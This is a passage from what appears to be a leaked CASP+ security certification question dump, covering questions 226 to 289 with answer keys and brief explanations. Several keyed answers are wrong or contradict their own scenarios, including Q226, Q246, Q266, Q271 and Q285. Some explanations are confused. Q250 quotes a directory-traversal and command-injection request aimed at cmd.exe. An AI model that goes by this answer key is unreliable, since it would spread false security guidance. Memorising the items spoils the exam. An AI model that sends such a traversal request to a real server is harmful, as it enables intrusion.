24/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is
self signed.
```

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

A. Enable the x-Forwarded-For header al the load balancer.
B. Install a software-based HIDS on the application servers.
C. Install a certificate signed by a trusted CA.
D. Use stored procedures on the database server.
E. Store the value of the $_SERVER['REMOTE_ADDR'] received by the web servers.

Answer: A
Explanation:
The X-Forwarded-For (XFF) HTTP header field is a common method for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.

QUESTION 226
A help desk technician just informed the security department that a user downloaded a suspicious file from internet explorer last night. The user confirmed accessing all the files and folders before going home from work. the next morning, the user was no longer able to boot the system and was presented a screen with a phone number. The technician then tries to boot the computer using wake-on-LAN, but the system would not come up. Which of the following explains why the computer would not boot?

A. The operating system was corrupted.
B. SElinux was in enforced status.
C. A secure boot violation occurred.
D. The disk was encrypted.

Answer: A

QUESTION 227
A small business would like to provide guests who are using mobile devices encrypted WPA3 access without first distributing PSKs or other credentials. Which of the following features will enable the business to meet this objective?

A. Simultaneous Authentication of Equals
B. Enhanced open
C. Perfect forward secrecy
D. Extensible Authentication Protocol

Answer: A

QUESTION 228
Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

A. laaS
B. SaaS
C. FaaS
D. PaaS

Answer: D
Explanation:
With the PAAS the responsibility is shared where the CSP would manage the underlying OS and the customer would manage the software that is running on top of the OS.

QUESTION 229
A large telecommunications equipment manufacturer needs to evaluate the strengths of security controls in a new telephone network supporting first responders. Which of the following techniques would the company use to evaluate data confidentiality controls?

A. Eavesdropping
B. On-path
C. Cryptanalysis
D. Code signing
E. RF sidelobe sniffing

Answer: A

QUESTION 230
A company wants to quantify and communicate the effectiveness of its security controls but must establish measures. Which of the following is MOST likely to be included in an effective assessment roadmap for these controls?

A. Create a change management process.
B. Establish key performance indicators.
C. Create an integrated master schedule.
D. Develop a communication plan.
E. Perform a security control assessment.

Answer: B
Explanation:

Key Performance Indicators are a formal mechanism designed to measure the effectiveness of a cybersecurity program by defining the crucial goals and desired outcomes of the program.

QUESTION 231
A company launched a new service and created a landing page within its website network for users to access the service. Per company policy, all websites must utilize encryption for any authentication pages. A junior network administrator proceeded to use an outdated procedure to order new certificates. Afterward, customers are reporting the following error when accessing a new web page:

```
NET:ERR_CERT_COMMON_NAME_INVALID.
```

Which of the following BEST describes what the administrator should do NEXT?

A. Request a new certificate with the correct subject alternative name that includes the new websites.
B. Request a new certificate with the correct organizational unit for the company's website.
C. Request a new certificate with a stronger encryption strength and the latest cipher suite.
D. Request a new certificate with the same information but including the old certificate on the CRL.

Answer: A
Explanation:
1. Verify That Your SSL Certificate Is Correct
The most basic cause of the NET::ERR_CERT_COMMON_NAME_INVALID error is that your site's domain doesn't match the common name listed on your SSL certificate. So, the first fix you'll want to try is viewing your certificate to determine if it's been misconfigured.

QUESTION 232
An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:

```
- Some developers can directly publish code to the production
environment.
- Static code reviews are performed adequately.
- Vulnerability scanning occurs on a regularly scheduled basis per
policy.
```

Which of the following should be noted as a recommendation within the audit report?

A. Implement short maintenance windows.
B. Perform periodic account reviews.
C. Implement job rotation.
D. Improve separation of duties.

Answer: D

QUESTION 233
An organization requires a contractual document that includes:

```
- An overview of what is covered
- Goals and objectives
- Performance metrics for each party
```

- A review of how the agreement is managed by all parties

Which of the following BEST describes this type of contractual document?

A. SLA
B. BAA
C. NDA
D. ISA

Answer: A

QUESTION 234
Based on PCI DSS v3.4, One Particular database field can store data, but the data must be unreadable. Which of the following data objects meets this requirement?

A. PAN
B. CVV2
C. Cardholder name
D. expiration date

Answer: A

QUESTION 235
A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security. Which of the following is the BEST option?

A. ICANN
B. PCI DSS
C. OWASP
D. CSA
E. NIST

Answer: C
Explanation:
The Open Web Application Security Project (OWASP) is a group that monitors web attacks. OWASP maintains a list of the top 10 attacks on an ongoing basis. This group also holds regular meetings at chapters throughout the world, providing resources and tools including testing procedures, code review steps, and development guidelines.

QUESTION 236
Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

A. Remote provider BCDR
B. Cloud provider BCDR
C. Alternative provider BCDR
D. Primary provider BCDR

Answer: B

Explanation:
When resources are running in a cloud environment, the BEST disaster recovery solution is typically the Cloud provider BCDR (Business Continuity and Disaster Recovery) option, which is option B.

QUESTION 237
A company uses AD and RADIUS to authenticate VPN and WiFi connections.
The Chief Information Security Officer (CISO) initiates a project to extend a third-party MFA solution to VPN. During the pilot phase, VPN users successfully get an MFA challenge, however they also get the challenge when connecting to WiFi which is not desirable.
Which of the following BEST explains why users are getting the MFA challenge when using WiFi?

A. In the RADIUS server, the proxy rule has not specified the NAS-Port-Type attribute that should be matched
B. In the firewall, in the AAA configuration the IP address of the third-party MFA solution needs to be set as a secondary RADIUS server
C. In the third-party MFA solution authentication properties need to be configured to recognize WiFi authentication requests
D. In the WiFi configuration authentication needs to be changed to WPA2 Enterprise using EAP-TLS to support the configuration

Answer: A

QUESTION 238
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access.
Which of the following risk techniques did the department use in this situation?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

QUESTION 239
An organization requires a legacy system to incorporate reference data into a new system. The organization anticipates the legacy system will remain in operation for the next 18 to 24 months. Additionally, the legacy system has multiple critical vulnerabilities with no patches available to resolve them. Which of the following is the BEST design option to optimize security?

A. Limit access to the system using a jump box.
B. Place the new system and legacy system on separate VLANs
C. Deploy the legacy application on an air-gapped system.
D. Implement MFA to access the legacy system.

Answer: B
Explanation:
If data flows between the legacy system and the new one needs to be exchanged, then the best option is to place them in different VLANs and restrict traffic by implementing ACLs.

QUESTION 240
A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?

A. HSTS
B. TLS 1.2
C. Certificate pinning
D. Client authentication

Answer: C
Explanation:
Just using SSL and HTTPS doesn't fully protect your data. Instead, certificate pinning currently tops the list of ways to make your application traffic secure. and it looks like the corporation laptop browser is not capable of doing so but mobile OSs on the other hand allow for Certificate pinning. This helps thwart man-in-the-middle attacks.

QUESTION 241
A company security engineer arrives at work to face the following scenario:

1) Website defacement
2) Calls from the company president indicating the website needs to be fixed Immediately because It Is damaging the brand
3) A Job offer from the company's competitor
4) A security analyst's investigative report, based on logs from the past six months, describing how lateral movement across the network from various IP addresses originating from a foreign adversary country resulted in exfiltrated data

Which of the following threat actors Is MOST likely involved?

A. Organized crime
B. Script kiddie
C. APT/nation-state
D. Competitor

Answer: C
Explanation:
Competitor is not an "threat actor". Based on the information provided, it seems that the most likely threat actor involved is an APT/nation-state. This is based on the fact that the security analyst's investigative report describes lateral movement across the network from various IP addresses originating from a foreign adversary country, which typically indicates a more advanced and sophisticated type of threat actor.

A competitor is also a possibility, but given the other indicators (website defacement, calls from the company president about the damage to the brand) and the fact that the security analyst's report specifically mentions a foreign adversary country, it seems more likely that an APT/nation-state is the primary threat actor in this scenario.

QUESTION 242
A security analyst discovered that a database administrator's workstation was compromised by

malware. After examining the Jogs, the compromised workstation was observed connecting to multiple databases through ODBC. The following query behavior was captured:

```
SELECT *
from ACCOUNTS
where * regexp '^[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}[-]+[0-9]{4}$'
```

Assuming this query was used to acquire and exfiltrate data, which of the following types of data was compromised, and what steps should the incident response plan contain?

A. Personal health information: Inform the human resources department of the breach and review the DLP logs.
B. Account history; Inform the relationship managers of the breach and create new accounts for the affected users.
C. Customer IDs: Inform the customer service department of the breach and work to change the account numbers.
D. PAN: Inform the legal department of the breach and look for this data in dark web monitoring.

Answer: D
Explanation:
PAN is referring to a primary account number, which is associated with payment cards, like debit and credit cards. Also, the regular expression matches a string of digits that is formatted like a credit card number (four sets of four digits separated by hyphens).

QUESTION 243
A company wants to improve Its active protection capabilities against unknown and zero-day malware. Which of the following Is the MOST secure solution?

A. NIDS
B. Application allow list
C. Sandbox detonation
D. Endpoint log collection
E. HIDS

Answer: C
Explanation:
Sandbox security testing proactively detects malware by running suspicious code in a safe and isolated environment, and monitoring the behavior and outputs of the code. This is known as “detonation”. The major advantage of sandbox-based security testing is that it can reliably detect unknown threats

QUESTION 244
A bank is working with a security architect to find the BEST solution to detect database management system compromises. The solution should meet the following requirements:

```
- Work at the application layer
- Send alerts on attacks from both privileged and malicious users
- Have a very low false positive
```

Which of the following should the architect recommend?

A. FIM
B. WAF
C. NIPS
D. DAM
E. UTM

Answer: D
Explanation:
A DAM solution is a security tool that monitors and analyzes database activity for signs of compromise or malicious activity. It is designed to work at the application layer and can send alerts on attacks from both privileged and malicious users. A DAM solution can also have a very low false positive rate, making it an effective tool for detecting database management system compromises.

QUESTION 245
An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

A. SDLC attack
B. Side-load attack
C. Remote code signing
D. Supply chain attack

Answer: D
Explanation:
In reference to the overarching concept of supply chain, it is important to consider the dependency of third parties on third parties and that frameworks and libraries themselves may also have third-party dependencies. These items essentially become
fourth-party (or fifth, sixth-party, etc.) elements and have the potential of presenting vulnerabilities in the final product.
Additionally, it is important to maintain careful control and integrity checking of existing source code. For the source code that remains openly accessible for review and inspection, being able to confidently and quickly identify any changes that have been made to it is critically important. While many changes are to be expected with source code, it is still imperative to know what changed, by whom, for what reasons, and at what time they occurred in order to discern between authorized and unauthorized or malicious changes.

QUESTION 246
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive Pll and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

1) There will be a $20,000 per day revenue loss for each day the system is delayed going into production.
2) The inherent risk is high.
3) The residual risk is low.
4) There will be a staged deployment to the solution rollout to the contact center.

Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.

B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
C. Accept the risk, as compensating controls have been implemented to manage the risk.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: D

QUESTION 247
A company Invested a total of $10 million lor a new storage solution Installed across live on-site datacenters. Fitly percent of the cost of this Investment was for solid-state storage. Due to the high rate of wear on this storage, the company Is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

A. $50,000
B. $125,000
C. $250,000
D. $500.000
E. $51,000,000

Answer: C

QUESTION 248
An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation. The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

A. A turbine would overheat and cause physical harm.
B. The engineers would need to go to the historian.
C. The SCADA equipment could not be maintained.
D. Data would be exfiltrated through the data diodes.

Answer: C
Explanation:
SCADA systems are used to monitor and control industrial processes, such as those used in electricity generation. Disabling the safety instrumented system and deploying ransomware on the engineering workstation could prevent the engineers from properly maintaining the SCADA equipment, potentially leading to operational issues and disruptions.

It is not likely that a turbine would overheat and cause physical harm (option A) as a result of this attack. The engineers may need to go to the historian (option B) to retrieve historical data for troubleshooting purposes, but this would not be a direct consequence of the attack. Data would not be exfiltrated through the data diodes (option D) as a result of this attack, as data diodes are unidirectional network connections that prevent data from being transmitted in the opposite direction. Data diodes are often used to isolate critical systems from external networks in order to prevent data exfiltration.

QUESTION 249
A software development company makes Its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website.
Which of the following would be the BEST technique to ensure the software the users download

is the official software released by the company?

A. Distribute the software via a third-party repository.
B. Close the web repository and deliver the software via email.
C. Email the software link to all customers.
D. Display the SHA checksum on the website.

Answer: D
Explanation:
Hackers have access the software repository to change the package, which is automatically published on the website, they didn't compromise the website itself to change the checksum value.

Distributing the software via a third-party repository (option A) or emailing the software link to all customers (option C) would not necessarily ensure that customers are downloading the official software released by the company.

QUESTION 250
A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Patch the system.
B. Update the antivirus.
C. Install a host-based firewall.
D. Enable TLS 1.2.

Answer: A
Explanation:
This is Directory Traversal and Command Injection attack.
You want to reconfigure your web server, AKA patch the system.

QUESTION 251
An organization is establishing a new software assurance program to vet applications before they are introduced into the production environment, Unfortunately. many Of the applications are provided only as compiled binaries.
Which Of the following should the organization use to analyze these applications? (Choose two).

A. Regression testing
B. SAST
C. Third-party dependency management
D. IDE SAST
E. Fuzz testing
F. IAST

Answer: DE

QUESTION 252
A company was recently infected by malware. During the root cause analysis, the company determined that several users were installing their own applications.
To prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which of the following should the company implement?

A. Signing
B. Access control
C. HIPS
D. Permit listing

Answer: D

QUESTION 253
A security analyst sees that a hacker has discovered some keys and they are being made available on a public website. The security analyst is then able to successfully decrypt the data using the keys from the website. Which of the following should the security analyst recommend to protect the affected data?

A. Key rotation
B. Key revocation
C. Key escrow
D. Zeroization
E. Cryptographic obfuscation

Answer: B
Explanation:
To protect the affected data, the security analyst should recommend key revocation. This means that the keys that were discovered and used to decrypt the data should be invalidated, so that they can no longer be used to access the data. This can be done by generating new keys and replacing the old keys, or by marking the old keys as revoked and ensuring that they are not used for any further decryption. Other options, such as key rotation, key escrow, and cryptographic obfuscation, may also be useful in protecting the data, but key revocation is the most immediate and effective action that can be taken in this situation.

QUESTION 254
An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:

```
- Protection from DoS attacks against its infrastructure and web
applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.
- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive
architecture.
```

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

A. The public cloud provider is applying QoS to the inbound customer traffic.
B. The API gateway endpoints are being directly targeted.
C. The site is experiencing a brute-force credential attack.
D. A DDoS attack is targeted at the CDN.

Answer: A

QUESTION 255
A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs.
Which of the following is the MOST important consideration before making this decision?

A. Availability
B. Data sovereignty
C. Geography
D. Vendor lock-in

Answer: B

QUESTION 256
A security analyst wants to keep track of alt outbound web connections from workstations. The analyst's company uses an on-premises web filtering solution that forwards the outbound traffic to a perimeter firewall. When the security analyst gets the connection events from the firewall, the source IP of the outbound web traffic is the translated IP of the web filtering solution. Considering this scenario involving source NAT.
Which of the following would be the BEST option to inject in the HTTP header to include the real source IP from workstations?

A. X-Forwarded-Proto
B. X-Forwarded-For
C. Cache-Control
D. Strict-Transport-Security
E. Content-Security-Policy

Answer: B
Explanation:
The X-Forwarded-For (XFF) HTTP header field is a common method for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.

QUESTION 257
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data.
Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A. `grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file`

B. `grep '^4[0-9]{12}(?:[0-9]{3})?$' file`

C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

QUESTION 258
A security architect is tasked with scoping a penetration test that will start next month.
The architect wants to define what security controls will be impacted.
Which of the following would be the BEST document to consult?

A. Rules of engagement
B. Master service agreement
C. Statement of work
D. Target audience

Answer: C

QUESTION 259
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Answer: C
Explanation:
CASBs provide you with visibility into how clients and other network nodes are using cloud services. Some of the functions of a CASB are:
- Enable single sign-on authentication and enforce access controls and authorizations from the enterprise network to the cloud provider.
- Scan for malware and rogue or non-compliant device access.
- Monitor and audit user and resource activity.
- Mitigate data exfiltration by preventing access to unauthorized cloud services from managed devices.

QUESTION 260
An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA.
Which of the following is MOST likely the cause of the signature failing?

A. The NTP server is set incorrectly for the developers.
B. The CA has included the certificate in its CRL.
C. The certificate is set for the wrong key usage.
D. Each application is missing a SAN or wildcard entry on the certificate.

Answer: C
Explanation:
SSL and Code Signing are two very different uses for encryption. SSL is a protocol for securing communication in real-time. Code signing is a time-stamped signature that can be used to verify publisher identity and software integrity. Outside of the fact that both make use of public key encryption, there's not much other overlap.
Certificates are issued with their intended purpose coded and signed into the certificate itself, in the Extended Key Usage field.

QUESTION 261
A security engineer is working to secure an organization's VMs. While reviewing the workflow for creating VMs on demand, the engineer raises a concern about the integrity of the secure boot process of the VM guest.

Which of the following would BEST address this concern?

A. Configure file integrity monitoring of the guest OS.
B. Enable the vTPM on a Type 2 hypervisor.
C. Only deploy servers that are based on a hardened image.
D. Protect the memory allocation of a Type 1 hypervisor.

Answer: B

QUESTION 262
When implementing a penetration testing program, the Chief Information Security Officer (CISO) designates different organizational groups within the organization as having different responsibilities, attack vectors, and rules of engagement. First, the CISO designates a team to operate from within the corporate environment. This team is commonly referred to as:

A. the blue team.
B. the white team.
C. the operations team.
D. the read team.
E. the development team.

Answer: B

QUESTION 263

An enterprise's Chief Technology Officer (CTO) and Chief Information Security Officer (CISO) are meeting to discuss ongoing capacity and resource planning issues. The enterprise has experienced rapid, massive growth over the last 12 months, and the technology department is stretched thin for resources. A new accounting service is required to support the enterprise's growth, but the only available compute resources that meet the accounting service requirements are on the virtual platform, which is hosting the enterprise's website.

Which of the following should the CISO be MOST concerned about?

A. Poor capacity planning could cause an oversubscribed host, leading to poor performance on the company's website.
B. A security vulnerability that is exploited on the website could expose the accounting service.
C. Transferring as many services as possible to a CSP could free up resources.
D. The CTO does not have the budget available to purchase required resources and manage growth.

Answer: B

QUESTION 264
A regional transportation and logistics company recently hired its first Chief Information Security Officer (CISO). The CISO's first project after onboarding involved performing a vulnerability assessment against the company's public facing network. The completed scan found a legacy collaboration platform application with a critically rated vulnerability. While discussing this issue with the line of business, the CISO learns the vulnerable application cannot be updated without the company incurring significant losses due to downtime or new software purchases.

Which of the following BEST addresses these concerns?

A. The company should plan future maintenance windows such legacy application can be updated as needed.
B. The CISO must accept the risk of the legacy application, as the cost of replacing the application greatly exceeds the risk to the company.
C. The company should implement a WAF in front of the vulnerable application to filter out any traffic attempting to exploit the vulnerability.
D. The company should build a parallel system and perform a cutover from the old application to the new application, with less downtime than an upgrade.

Answer: C

QUESTION 265
Ann, a retiring employee, cleaned out her desk. The next day, Ann's manager notices company equipment that was supposed to remain at her desk is now missing.

Which of the following would reduce the risk of this occurring in the future?

A. Regular auditing of the clean desk policy
B. Employee awareness and training policies
C. Proper employee separation procedures
D. Implementation of an acceptable use policy

Answer: C

QUESTION 266
A security analyst for a bank received an anonymous tip on the external banking website showing the following:

Protocols supported
- TLS 1.0
- SSL 3
- SSL 2

Cipher suites supported
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA-ECDH p256r1
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA-DH 1024bit
- TLS_RSA_WITH_RC4_128_SHA

TLS_FALLBACK_SCSV non supported
- POODLE
- Weak PFS
- OCSP stapling supported

Which of the following should the analyst use to reproduce these findings comprehensively?

A. Query the OCSP responder and review revocation information for the user certificates.
B. Review CA-supported ciphers and inspect the connection through an HTTP proxy.
C. Perform a POODLE (SSLv3) attack using an exploitations framework and inspect the output.
D. Inspect the server certificate and simulate SSL/TLS handshakes for enumeration.

Answer: A

QUESTION 267
A company is moving all of its web applications to an SSO configuration using SAML. Some employees report that when signing in to an application, they get an error message on the login screen after entering their username and password, and are denied access. When they access another system that has been converted to the new SSO authentication model, they are able to authenticate successfully without being prompted for login.

Which of the following is MOST likely the issue?

A. The employees are using an old link that does not use the new SAML authentication.
B. The XACML for the problematic application is not in the proper format or may be using an older schema.
C. The web services methods and properties are missing the required WSDL to complete the request after displaying the login page.
D. A threat actor is implementing an MITM attack to harvest credentials.

Answer: A

QUESTION 268
A penetration tester is trying to gain access to a remote system. The tester is able to see the secure login page and knows one user account and email address, but has not yet discovered a password.

Which of the following would be the EASIEST method of obtaining a password for the known

account?

A. Man-in-the-middle
B. Reverse engineering
C. Social engineering
D. Hash cracking

Answer: C

QUESTION 269
A technician is reviewing the following log:

```
1/10/2018 20:30:11 172.56.90.21:8080 -> 192.168.1.10:80 Remote host initiate connection
1/10/2018 20:30:12 102.56.7.210:443 -> 192.168.1.10:1030 Social media chat
1/10/2018 20:30:13 192.168.20.4:2112 -> 172.172.20.34 Sensitive watermarked document transferred
1/10/2018 20:30:14 10.0.200.30:3018 -> 88.23.10.44:80 Improper website accessed
```

Which of the following tools should the organization implement to reduce the highest risk identified in this log?

A. NIPS
B. DLP
C. NGFW
D. SIEM

Answer: B

QUESTION 270
A Chief Information Security Officer (CISO) is creating a security committee involving multiple business units of the corporation.

Which of the following is the BEST justification to ensure collaboration across business units?

A. A risk to one business unit is a risk avoided by all business units, and liberal BYOD policies create new and unexpected avenues for attackers to exploit enterprises.
B. A single point of coordination is required to ensure cybersecurity issues are addressed in protected, compartmentalized groups.
C. Without business unit collaboration, risks introduced by one unit that affect another unit may go without compensating controls.
D. The CISO is uniquely positioned to control the flow of vulnerability information between business units.

Answer: C

QUESTION 271
Due to a recent acquisition, the security team must find a way to secure several legacy applications. During a review of the applications, the following issues are documented:

```
- The applications are considered mission-critical.
```

```
- The applications are written in code languages not currently
supported by the development staff.
- Security updates and patches will not be made available for the
applications.
- Username and passwords do not meet corporate standards.
- The data contained within the applications includes both PII and PHI.
- The applications communicate using TLS 1.0.
- Only internal users access the applications.
```

Which of the following should be utilized to reduce the risk associated with these applications and their current architecture?

A. Update the company policies to reflect the current state of the applications so they are not out of compliance.
B. Create a group policy to enforce password complexity and username requirements.
C. Use network segmentation to isolate the applications and control access.
D. Move the applications to virtual servers that meet the password and account standards.

Answer: D

QUESTION 272
A new security policy states all wireless and wired authentication must include the use of certificates when connecting to internal resources within the enterprise LAN by all employees.

Which of the following should be configured to comply with the new security policy? (Choose two.)

A. SSO
B. New pre-shared key
C. 802.1X
D. OAuth
E. Push-based authentication
F. PKI

Answer: CF

QUESTION 273
A security consultant was hired to audit a company's password are account policy. The company implements the following controls:

```
- Minimum password length: 16
- Maximum password age: 0
- Minimum password age: 0
- Password complexity: disabled
- Store passwords in plain text: disabled
- Failed attempts lockout: 3
- Lockout timeout: 1 hour
```

The password database uses salted hashes and PBKDF2. Which of the following is MOST likely to yield the greatest number of plain text passwords in the shortest amount of time?

A. Offline hybrid dictionary attack

B. Offline brute-force attack
C. Online hybrid dictionary password spraying attack
D. Rainbow table attack
E. Online brute-force attack
F. Pass-the-hash attack

Answer: C

QUESTION 274
As part of the asset management life cycle, a company engages a certified equipment disposal vendor to appropriately recycle and destroy company assets that are no longer in use. As part of the company's vendor due diligence, which of the following would be MOST important to obtain from the vendor?

A. A copy of the vendor's information security policies.
B. A copy of the current audit reports and certifications held by the vendor.
C. A signed NDA that covers all the data contained on the corporate systems.
D. A copy of the procedures used to demonstrate compliance with certification requirements.

Answer: D

QUESTION 275
Following a complete outage of the electronic medical record system for more than 18 hours, the hospital's Chief Executive Officer (CEO) has requested that the Chief Information Security Officer (CISO) perform an investigation into the possibility of a disgruntled employee causing the outage maliciously. To begin the investigation, the CISO pulls all event logs and device configurations from the time of the outage. The CISO immediately notices the configuration of a top-of-rack switch from one day prior to the outage does not match the configuration that was in place at the time of the outage. However, none of the event logs show who changed the switch configuration, and seven people have the ability to change it. Because of this, the investigation is inconclusive.

Which of the following processes should be implemented to ensure this information is available for future investigations?

A. Asset inventory management
B. Incident response plan
C. Test and evaluation
D. Configuration and change management

Answer: D

QUESTION 276
A company's user community is being adversely affected by various types of emails whose authenticity cannot be trusted. The Chief Information Security Officer (CISO) must address the problem.

Which of the following solutions would BEST support trustworthy communication solutions?

A. Enabling spam filtering and DMARC.
B. Using MFA when logging into email clients and the domain.

C. Enforcing HTTPS everywhere so web traffic, including email, is secure.
D. Enabling SPF and DKIM on company servers.
E. Enforcing data classification labels before an email is sent to an outside party.

Answer: A

QUESTION 277
The audit team was only provided the physical and logical addresses of the network without any type of access credentials.

Which of the following methods should the audit team use to gain initial access during the security assessment? (Choose two.)

A. Tabletop exercise
B. Social engineering
C. Runtime debugging
D. Reconnaissance
E. Code review
F. Remote access tool

Answer: BF

QUESTION 278
A product manager is concerned about the unintentional sharing of the company's intellectual property through employees' use of social media. Which of the following would BEST mitigate this risk?

A. Virtual desktop environment
B. Network segmentation
C. Web application firewall
D. Web content filter

Answer: D

QUESTION 279
An organization is evaluating options related to moving organizational assets to a cloud-based environment using an IaaS provider. One engineer has suggested connecting a second cloud environment within the organization's existing facilities to capitalize on available datacenter space and resources. Other project team members are concerned about such a commitment of organizational assets, and ask the Chief Security Officer (CSO) for input. The CSO explains that the project team should work with the engineer to evaluate the risks associated with using the datacenter to implement:

A. a hybrid cloud.
B. an on-premises private cloud.
C. a hosted hybrid cloud.
D. a private cloud.

Answer: C

QUESTION 280
A company uses an application in its warehouse that works with several commercially available tablets and can only be accessed inside the warehouse. The support department would like the selection of tablets to be limited to three models to provide better support and ensure spares are on hand. Users often keep the tablets after they leave the department, as many of them store personal media items.

Which of the following should the security engineer recommend to meet these requirements?

A. COPE with geofencing
B. BYOD with containerization
C. MDM with remote wipe
D. CYOD with VPN

Answer: A

QUESTION 281
During a recent incident, sensitive data was disclosed and subsequently destroyed through a properly secured, cloud-based storage platform. An incident response technician is working with management to develop an after action report that conveys critical metrics regarding the incident.

Which of the following would be MOST important to senior leadership to determine the impact of the breach?

A. The likely per-record cost of the breach to the organization
B. The legal or regulatory exposure that exists due to the breach
C. The amount of downtime required to restore the data
D. The number of records compromised

Answer: B

QUESTION 282
After an employee was terminated, the company discovered the employee still had access to emails and attached content that should have been destroyed during the off-boarding. The employee's laptop and cell phone were confiscated and accounts were disabled promptly. Forensic investigation suggests the company's DLP was effective, and the content in QUESTION 2was not sent outside of work or transferred to removable media. Personality owned devices are not permitted to access company systems or information.

Which of the following would be the MOST efficient control to prevent this from occurring in the future?

A. Install application whitelist on mobile devices.
B. Disallow side loading of applications on mobile devices.
C. Restrict access to company systems to expected times of day and geographic locations.
D. Prevent backup of mobile devices to personally owned computers.
E. Perform unannounced insider threat testing on high-risk employees.

Answer: C

QUESTION 283
A newly hired Chief Information Security Officer (CISO) wants to understand how the organization's CIRT handles issues brought to their attention, but needs to be very cautious about impacting any systems. The MOST appropriate method to use would be:

A. an internal vulnerability assessment.
B. a red-team threat-hunt exercise.
C. a white-box penetration test.
D. a guided tabletop exercise.

Answer: D

QUESTION 284
A systems analyst is concerned that the current authentication system may not provide the appropriate level of security. The company has integrated WAYF within its federation system and implemented a mandatory two-step authentication system. Some accounts are still becoming compromised via phishing attacks that redirect users to a fake portal, which is automatically collecting and replaying the stolen credentials. Which of the following is a technical solution that would BEST reduce the risk of similar compromises?

A. Security awareness training
B. Push-based authentication
C. Software-based TOTP
D. OAuth tokens
E. Shibboleth

Answer: C

QUESTION 285
A security architect has designated that a server segment of an enterprise network will require each server to have secure and measured boot capabilities. The architect now wishes to ensure service consumers and peers can verify the integrity of hosted services. Which of the following capabilities must the architect consider for enabling the verification?

A. Centralized attestation server
B. Enterprise HSM
C. vTPM
D. SIEM

Answer: B

QUESTION 286
A PaaS provider deployed a new product using a DevOps methodology.
Because DevOps is used to support both development and production assets inherent separation of duties is limited.
To ensure compliance with security frameworks that require a specific set of controls relating to separation of duties the organization must design and implement an appropriate compensating control.
Which of the following would be MOST suitable in this scenario?

A. Configuration of increased levels of logging, monitoring and alerting on production access

B. Configuration of MFA and context-based login restrictions for all DevOps personnel
C. Development of standard code libraries and usage of the WS-security module on all web servers
D. Implementation of peer review, static code analysis and web application penetration testing against the staging environment

Answer: A

QUESTION 287
A company recently experienced a security incident in which its domain controllers were the target of a DoS attack. In which of the following steps should technicians connect domain controllers to the network and begin authenticating users again?

A. Preparation
B. Identification
C. Containment
D. Eradication
E. Recovery
F. Lessons learned

Answer: E

QUESTION 288
A company uses an enterprise desktop imaging solution to manage deployment of its desktop computers. Desktop computer users are only permitted to use software that is part of the baseline image. Which of the following technical solutions was MOST likely deployed by the company to ensure only known-good software can be installed on corporate desktops?

A. Network access control
B. Configuration Manager
C. Application whitelisting
D. File integrity checks

Answer: C

QUESTION 289
A government contracting company issues smartphones to employees to enable access to corporate resources. Several employees will need to travel to a foreign country for business purposes and will require access to their phones. However, the company recently received intelligence that its intellectual property is highly desired by the same country's government. Which of the following MDM configurations would BEST reduce the risk of compromise while on foreign soil?

A. Disable firmware OTA updates.
B. Disable location services.
